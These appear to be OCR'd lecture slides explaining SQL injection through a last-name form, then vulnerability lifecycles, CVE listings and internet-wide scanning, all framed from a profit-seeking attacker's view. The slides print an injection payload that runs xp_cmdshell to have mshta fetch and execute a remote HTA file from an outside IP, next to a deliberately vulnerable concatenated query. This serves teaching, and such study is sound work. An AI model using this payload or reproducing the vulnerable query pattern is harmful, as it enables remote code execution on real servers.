
- Accept input from a user in a single text field titled “Last Name”
- Store that data in a database for that user
- Display that data back to the user in a greeting


Last Name
Davis
Submit

I will call you Davis. Welcome to...

Twittokfacegram

@alexb Together & having holiday fun again! #wine #gifts #roomtoosmall #jetlagged #candid


Last Name
O'Horo
Submit

Twittokfacegram

Cannot query the database. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' at line 1.

O'Horo

Twittokfacegram

Cannot query the database. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' at line 1.

Twittokfacegram

Cannot query the database. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' at line 1.

Vulnerabilities are Opportunities

- Not all vulnerabilities are easy or even possible to exploit
- Not all vulnerabilities are suitable for supporting our specific goals ($$$)
- Profitable research will focus on easy to exploit vulnerabilities that result in the execution of code remotely.

Input

```
'; EXEC master.dbo.xp_cmdshell 'mshta.exe http://52.10.80.2/evil.hta' ;--
```

Input

```
'; EXEC master.dbo.xp_cmdshell 'mshta.exe http://52.10.80.2/evil.hta' ;--
```

Code

```
# Query Users table for existing user
sqlQuery = "SELECT userId FROM Users WHERE lname = '" + lastName + "'"
rows = mssql.execute(sqlQuery)
```

Input


```
'; EXEC master.dbo.xp_cmdshell 'mshta.exe http://52.10.80.2/evil.hta' ;--
```


Code

```
# Query Users table for existing user
sqlQuery = "SELECT userId FROM Users WHERE lname = '" + lastName + "'"
rows = mssql.execute(sqlQuery)
```

Query

```
SELECT userId FROM Users WHERE lname = ''; EXEC master.dbo.xp_cmdshell
'mshta.exe http://52.101.80.33/shellcode.hta'; --'
```







Last Name

Submit

Microsoft SQL Server

NGINX







Last Name '; EXEC master.dbo.x

Submit

Microsoft SQL Server

NGINX







Last Name ‘; EXEC master.dbo.x

Submit

Microsoft SQL Server

NGINX






Last Name '; EXEC master.dbo.x

Submit

mshta.exe


Microsoft SQL Server

NGINX



mshta.exe

Microsoft SQL Server



Last Name '; EXEC master.dbo.x

Submit

NGINX

mshta.exe

Microsoft SQL Server

Last Name '; EXEC master.dbo.x

Submit

NGINX

CVE Details

The ultimate security vulnerability datasource

Security Vulnerabilities Published In August 2021

2021 : January February March April May June July August September CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Total number of vulnerabilities : **1938**

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Com
1	CVE-2021-40330				2021-08-31	2021-09-09	5.0	None	Remote	
git_connect_git in connect.c in Git before 2.30.1 allows a repository path to contain a newline character, which may result in unexpected cross-p git://localhost:1234/%0d%0a%0d%0aGET%20/%20HTTP/1.1 substring.										
2	CVE-2021-40178	79		XSS	2021-08-29	2021-09-01	4.3	None	Remote	Me
Zoho ManageEngine Log360 before Build 5224 allows stored XSS via the LOGO_PATH key value in the logon settings.										
3	CVE-2021-40177			Exec Code	2021-08-29	2021-09-01	7.5	None	Remote	
Zoho ManageEngine Log360 before Build 5225 allows remote code execution via BCP file overwrite.										
4	CVE-2021-40176	79		XSS	2021-08-29	2021-09-01	4.3	None	Remote	Me
Zoho ManageEngine Log360 before Build 5225 allows stored XSS.										
5	CVE-2021-40175	434		Exec Code	2021-08-29	2021-09-01	7.5	None	Remote	
Zoho ManageEngine Log360 before Build 5219 allows unrestricted file upload with resultant remote code execution.										

Finding Vulnerable Services

Vulnerability Lifecycle

- Unknown (zero day)
- Vendor Discovery (day one)
- Patch Available (Private -> Public)
- Public Disclosure
- Patching Period

Finding Vulnerable Services

Vulnerability Lifecycle

- Unknown (zero day)
- Vendor Discovery (day one)
- Patch Available (Private -> Public)
- Public Disclosure
- Patching Period

Population of Vulnerable Services

Scanning the Entire Internet

- We know about a profitable vulnerability
  - How do we find services to exploit?
- Finding instances of vulnerable services may require active scanning of the internet
  - How difficult is this process across the entire Internet?

Scanning the Entire Internet

IPv4 Address

0-255.0-255.0-255.0-255 = 32 bits


2^{32} =

4,294,967,296

Scanning the Entire Internet

IP Protocols

- IPv4, IPv6
- TCP, UDP, ICMP
  - TCP has 65,535 possible service ports per host!


Google
how to scan the whole internet
All
Videos
Images
News
Shopping
More
About 165,000,000 results (0.47 seconds)
